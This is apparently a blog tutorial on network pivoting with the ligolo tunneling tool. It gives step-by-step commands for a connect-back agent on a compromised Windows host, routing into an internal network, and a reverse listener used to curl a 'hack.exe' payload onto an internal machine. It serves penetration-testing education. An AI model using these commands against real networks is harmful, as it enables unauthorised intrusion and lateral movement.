Disclaimer!
Before reading this ,you must need a basic idea about pivoting. otherwise, you won’t understand anything from this.
pivoting refers to a technique used during penetration testing or by malicious actors to move laterally within a network
Here’s how it works:
An attacker initially gains access to a single machine within the AD environment.
By exploiting vulnerabilities in that machine or Active Directory itself, the attacker can then leverage that access to reach other machines on the network.
Port forwarding, also sometimes called port mapping, is a networking technique used to allow external devices to access specific services running on a device within your private network.
First you have to download the proxy for linux and agent for windows files from the below given github repository.
Repository
Now run these commands :
Run it on attacker machine
1- Extract the both linux and windows agent file .
2- then sudo ip tuntap add user [your_username_attacker machine] mode tun ligolo
3- sudo ip link set ligolo up
4-Open the proxy folder and run: sudo mv proxy lin-proxy
5-./lin-proxy -selfcert -laddr 0.0.0.0:443

You will get this interface
Now run this on windows machine (When you extract that agent file you will get a agent.exe,so please transfer it into your compromised machine)
1- ./agent.exe -connect <attacker IP here>:443 -ignore-cert
just wait for to join the agent from windows to our attacker machine

Now it’s joined
type start

Now the tunnel will start
Now run this command in your new terminal
sudo ip route add 10.10.4.1/24 dev ligolo (This is the command to add a route to the routing table. It’s used to define how traffic should be forwarded to reach a specific destination network.)
now you can do nmap, ping etc.. to the target, which you don’t have connection earlier.
Remote port forwarding, also known as reverse tunneling, is a specific technique used within port forwarding that allows you to access a service running on your local machine from a remote server.
for remote port forwarding you can do this:
listener_add --addr 0.0.0.0:1234 --to 127.0.0.1:4321 --tcp
add this command in your attack machine ligolo interface (the command seems to be configuring a listener to accept TCP connections on port 1234 on all available network interfaces (0.0.0.0), and forward those connections to 127.0.0.1:4321.)
Now up a file using python server in your attack machine .
try to dump that file in remote machine, which is in the internal network.
cmd: curl http://<compromised_machine_ip>:1234/hack.exe -o hack.exe (Basically the request go to compromised machine and then it forward to your attacking machine).
You can see the file is downloaded in your remote machine.